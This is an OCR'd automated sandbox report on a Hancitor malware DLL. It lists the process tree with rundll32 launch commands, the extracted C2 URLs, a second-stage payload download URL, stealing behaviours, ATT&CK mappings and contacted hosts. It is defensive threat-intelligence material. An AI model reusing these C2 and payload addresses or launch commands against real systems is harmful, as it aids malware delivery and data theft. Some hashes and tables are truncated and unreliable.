ID: 446231
Sample Name: niberius.dll
Cookbook: default.jbs
Time: 03:09:09
Date: 09/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report niberius.dll

Overview


General Information

Sample Name:	niberius.dll
Analysis ID:	446231
MD5:	d22d8bb38cf8d6a.
SHA1:	02fc51e6572a17f..
SHA256:	4dc9d5ee1debdb..
Tags:	dll Hancitor MAN1 Moskalvzapoe TA511
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Suspect Svchost A…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Hancitor
- C2 URLs / IPs found in malware con…
- Contains functionality to inject threa…
- May check the online IP address of …
- Sigma detected: Suspicious Svchos…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 580 cmdline: loaddll32.exe 'C:\Users\user\Desktop\niberius.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 476 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\niberius.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 2988 cmdline: rundll32.exe 'C:\Users\user\Desktop\niberius.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - svchost.exe (PID: 5480 cmdline: C:\Windows\System32\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
  - rundll32.exe (PID: 4156 cmdline: rundll32.exe C:\Users\user\Desktop\niberius.dll,Exercisefound MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4692 cmdline: rundll32.exe C:\Users\user\Desktop\niberius.dll,Forwardlow MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2492 cmdline: rundll32.exe C:\Users\user\Desktop\niberius.dll,More MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4708 cmdline: rundll32.exe C:\Users\user\Desktop\niberius.dll,Overhuge MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5972 cmdline: rundll32.exe 'C:\Users\user\Desktop\niberius.dll',ONOQWPYIEIR MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3704 cmdline: rundll32.exe 'C:\Users\user\Desktop\niberius.dll',VKHFWVNHPFTVX MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Hancitor


```
{
  "Campaign Id": "0707_wvcr",
  "C2 list": [
    "http://sudepallon.com/8/forum.php",
    "http://anspossthrly.ru/8/forum.php",
    "http://thentabecon.ru/8/forum.php"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.488456292.0000000004434000.00000002.00020000.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000003.338747871.0000000000D10000.00000040.00000001.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
00000002.00000003.339351013.0000000000660000.00000040.00000001.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
00000005.00000003.363092172.00000000004F0000.00000040.00000001.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
00000003.00000002.488244690.0000000002E54000.00000002.00020000.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.rundll32.exe.664392.0.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
2.3.rundll32.exe.664392.0.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x56f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
2.3.rundll32.exe.664392.0.raw.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
2.3.rundll32.exe.664392.0.raw.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x116f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
6.3.rundll32.exe.4f44392.0.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
Click to see the 33 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Location Tracking:

Yara detected Hancitor

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

May check the online IP address of the machine

System Summary:

Malicious sample detected (through community Yara rule)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to inject threads in other processes

Stealing of Sensitive Information:

Tries to harvest and steal Bitcoin Wallet information

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords


Remote Access Functionality:

Yara detected Hancitor

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Native API 1	Create Account 1	Process Injection 2 1 2	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesc Insecu Networ Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	Input Capture 1 1	System Information Discovery 5 5	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Credentials in Registry 2	Security Software Discovery 2 1	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	Credentials In Files 1	Virtualization/Sandbox Evasion 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1	LSA Secrets	Process Discovery 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 2 1 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
niberius.dll	9%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.4ba0000.1.unpack	100%	Avira	TR/Hijacker.Gen		Download File
3.2.rundll32.exe.2e50000.2.unpack	100%	Avira	TR/Hijacker.Gen		Download File
14.2.rundll32.exe.4430000.2.unpack	100%	Avira	TR/Hijacker.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
srand04rf.ru	13%	Virustotal		Browse
pospvisis.com	12%	Virustotal		Browse
sudepallon.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://sudepallon.com/8/forum.phpK	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpeBH	0%	Avira URL Cloud	safe	
http://api.ipify.org0.0.0.0ncdrlebGUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)GUID	0%	Avira URL Cloud	safe	
http://srand04rf.ru/7hfjsdfjks.exe	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php=	0%	Avira URL Cloud	safe	
http://thentabecon.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phppR	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpea	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpT	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php6O	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phph	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php&	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phponnection:	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php.com/8/forum.php	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpb	0%	Avira URL Cloud	safe	
http://sudepallon.com/fjsdfjks.exe	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php:	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php8	0%	Avira URL Cloud	safe	
http://anspossthrly.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phps	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php.com/8/forum.phpeBH	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php2	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpq	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.phpp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	23.21.173.155	true	false		high
srand04rf.ru	8.211.241.0	true	true	• 13%, Virustotal, Browse	unknown
pospvisis.com	95.213.179.67	true	true	• 12%, Virustotal, Browse	unknown
sudepallon.com	77.222.42.67	true	true	• 2%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://srand04rf.ru/7hfjsdfjks.exe	true	• Avira URL Cloud: safe	unknown
http://thentabecon.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://api.ipify.org/	false		high
http://sudepallon.com/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://anspossthrly.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://api.ipify.org/?format=xml	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.21.173.155	elb097307-934924932.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
23.21.224.49	unknown	United States		14618	AMAZON-AESUS	true
77.222.42.67	sudepallon.com	Russian Federation		44112	SWEB-ASRU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.211.241.0	srand04rf.ru	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true
95.213.179.67	pospvisis.com	Russian Federation		49505	SELECTELRU	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	446231
Start date:	09.07.2021
Start time:	03:09:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	niberius.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winDLL@19/2@11/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6% (good quality ratio 5.8%) • Quality average: 88.6% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
03:11:15	API Interceptor	333x Sleep call for process: rundll32.exe modified
03:11:20	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.21.173.155	triage_dropped_file.dll	Get hash	malicious	Browse	• api.ipify.org/
	0708_5355150121.xll	Get hash	malicious	Browse	• api.ipify.org/
	file.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
23.21.224.49	file.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	niberius.dll	Get hash	malicious	Browse	• api.ipify.org/
	nimb.dll	Get hash	malicious	Browse	• api.ipify.org/
	file.doc	Get hash	malicious	Browse	• api.ipify.org/
	kiks.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	triage_dropped_file.dll	Get hash	malicious	Browse	• api.ipify.org/
77.222.42.67	0708_3355614568218.doc	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	triage_dropped_file.dll	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	08.jpg.exe	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	0708_5355150121.xll	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	triage_dropped_file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	nimb.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	0706_1050501748839.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	0708_3355614568218.doc	Get hash	malicious	Browse	• 50.19.92.227
	RUxuwqYQMM.exe	Get hash	malicious	Browse	• 54.235.88.121
	1R1aRTRnis.exe	Get hash	malicious	Browse	• 54.243.175.83
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.78.40
	08.jpg.exe	Get hash	malicious	Browse	• 50.19.92.227
	0708_5355150121.xll	Get hash	malicious	Browse	• 23.21.173.155
	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.226.23
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.175.90
	nimb.dll	Get hash	malicious	Browse	• 50.16.216.118
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 23.21.136.132
	file.doc	Get hash	malicious	Browse	• 23.21.211.162
	file.doc	Get hash	malicious	Browse	• 23.21.136.132
	file.dll	Get hash	malicious	Browse	• 54.235.121.178

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	0706_1715044809783.doc	Get hash	malicious	Browse	• 54.235.175.90
	niberius.dll	Get hash	malicious	Browse	• 50.16.218.217
	nimb.dll	Get hash	malicious	Browse	• 54.225.78.40
	4h2yLkN8DO.dll	Get hash	malicious	Browse	• 23.23.104.250
srand04rf.ru	0708_3355614568218.doc	Get hash	malicious	Browse	• 8.211.241.0
	triage_dropped_file.dll	Get hash	malicious	Browse	• 8.211.241.0
	0708_5355150121.xll	Get hash	malicious	Browse	• 8.211.241.0
	aCWkTdaR6G.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_433887484261.doc	Get hash	malicious	Browse	• 8.209.119.208
	omsh.dll	Get hash	malicious	Browse	• 8.209.119.208
	omsh_.dll	Get hash	malicious	Browse	• 8.209.119.208
	omh.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_1338797754728.doc	Get hash	malicious	Browse	• 8.209.119.208
pospvisis.com	0708_3355614568218.doc	Get hash	malicious	Browse	• 95.213.179.67
	triage_dropped_file.dll	Get hash	malicious	Browse	• 95.213.179.67
	nimb.dll	Get hash	malicious	Browse	• 95.213.179.67
	0706_1050501748839.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.doc	Get hash	malicious	Browse	• 95.213.179.67
	0706_1715044809783.doc	Get hash	malicious	Browse	• 95.213.179.67
	niberius.dll	Get hash	malicious	Browse	• 95.213.179.67
	niberius.dll	Get hash	malicious	Browse	• 95.213.179.67
	0701_1866962341645.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	0708_3355614568218.doc	Get hash	malicious	Browse	• 23.21.211.162
	RUxuwqYQMM.exe	Get hash	malicious	Browse	• 54.235.88.121
	1R1aRTRnis.exe	Get hash	malicious	Browse	• 23.21.224.49
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.121.178
	paskoocheh-android.apk	Get hash	malicious	Browse	• 50.17.170.49
	paskoocheh-android.apk	Get hash	malicious	Browse	• 34.225.210.187
	08.jpg.exe	Get hash	malicious	Browse	• 50.19.92.227
	0708_5355150121.xll	Get hash	malicious	Browse	• 23.21.173.155
	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.216.118
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.245.108
	nimb.dll	Get hash	malicious	Browse	• 54.235.175.90
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 50.16.220.248
	file.doc	Get hash	malicious	Browse	• 23.21.173.155
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	file.dll	Get hash	malicious	Browse	• 54.225.245.108
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
SWEB-ASRU	0708_3355614568218.doc	Get hash	malicious	Browse	• 77.222.42.67
	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	08.jpg.exe	Get hash	malicious	Browse	• 77.222.42.67
	0708_5355150121.xll	Get hash	malicious	Browse	• 77.222.42.67
	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	nimb.dll	Get hash	malicious	Browse	• 77.222.42.67

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0706_1050501748839.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	0526_28522894410229.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_17568640710485.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_4618771472215.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	180000.dll	Get hash	malicious	Browse	• 77.222.52.246
AMAZON-AESUS	0708_3355614568218.doc	Get hash	malicious	Browse	• 23.21.211.162
	RUxuwqYQMM.exe	Get hash	malicious	Browse	• 54.235.88.121
	1R1aRTRnis.exe	Get hash	malicious	Browse	• 23.21.224.49
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.121.178
	paskoocheh-android.apk	Get hash	malicious	Browse	• 50.17.170.49
	paskoocheh-android.apk	Get hash	malicious	Browse	• 34.225.210.187
	08.jpg.exe	Get hash	malicious	Browse	• 50.19.92.227
	0708_5355150121.xll	Get hash	malicious	Browse	• 23.21.173.155
	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.216.118
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.245.108
	nimb.dll	Get hash	malicious	Browse	• 54.235.175.90
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 50.16.220.248
	file.doc	Get hash	malicious	Browse	• 23.21.173.155
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	file.dll	Get hash	malicious	Browse	• 54.225.245.108
	file.doc	Get hash	malicious	Browse	• 50.16.246.238

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\kaosdma.txt	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	14
Entropy (8bit):	2.699513850319966
Encrypted:	false
SSDEEP:	3:EQgNQVLSV:EQgNAi
MD5:	A1924933759C1451D5C265A1AAE417BB
SHA1:	51E332B10F8DF35EC6CFE0F19BBFA1C1BA26C7EF
SHA-256:	14B234DD8C929349B23088908C14E02574760F839DE8A88574D7D4F70AFFD02F
SHA-512:	4D0DD0054634B744F7EDCFFEDB17E17FCB6B4D7B269BD6F23CB6275802D0AF42CC0460AFAF9D3539E23B0EA9673A7DBA30FF35AFAED68BDF86B3EBE15C9DI 3F5
Malicious:	false
Reputation:	low
Preview:	185.189.150.70

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\RCR7H9R6.txt	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	14
Entropy (8bit):	2.699513850319966
Encrypted:	false
SSDEEP:	3:EQgNQVLSV:EQgNAi
MD5:	A1924933759C1451D5C265A1AAE417BB
SHA1:	51E332B10F8DF35EC6CFE0F19BBFA1C1BA26C7EF
SHA-256:	14B234DD8C929349B23088908C14E02574760F839DE8A88574D7D4F70AFFD02F
SHA-512:	4D0DD0054634B744F7EDCFFEDB17E17FCB6B4D7B269BD6F23CB6275802D0AF42CC0460AFAF9D3539E23B0EA9673A7DBA30FF35AFAED68BDF86B3EBE15C9DI 3F5
Malicious:	false
IE Cache URL:	http://api.ipify.org/?format=xml
Preview:	185.189.150.70

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
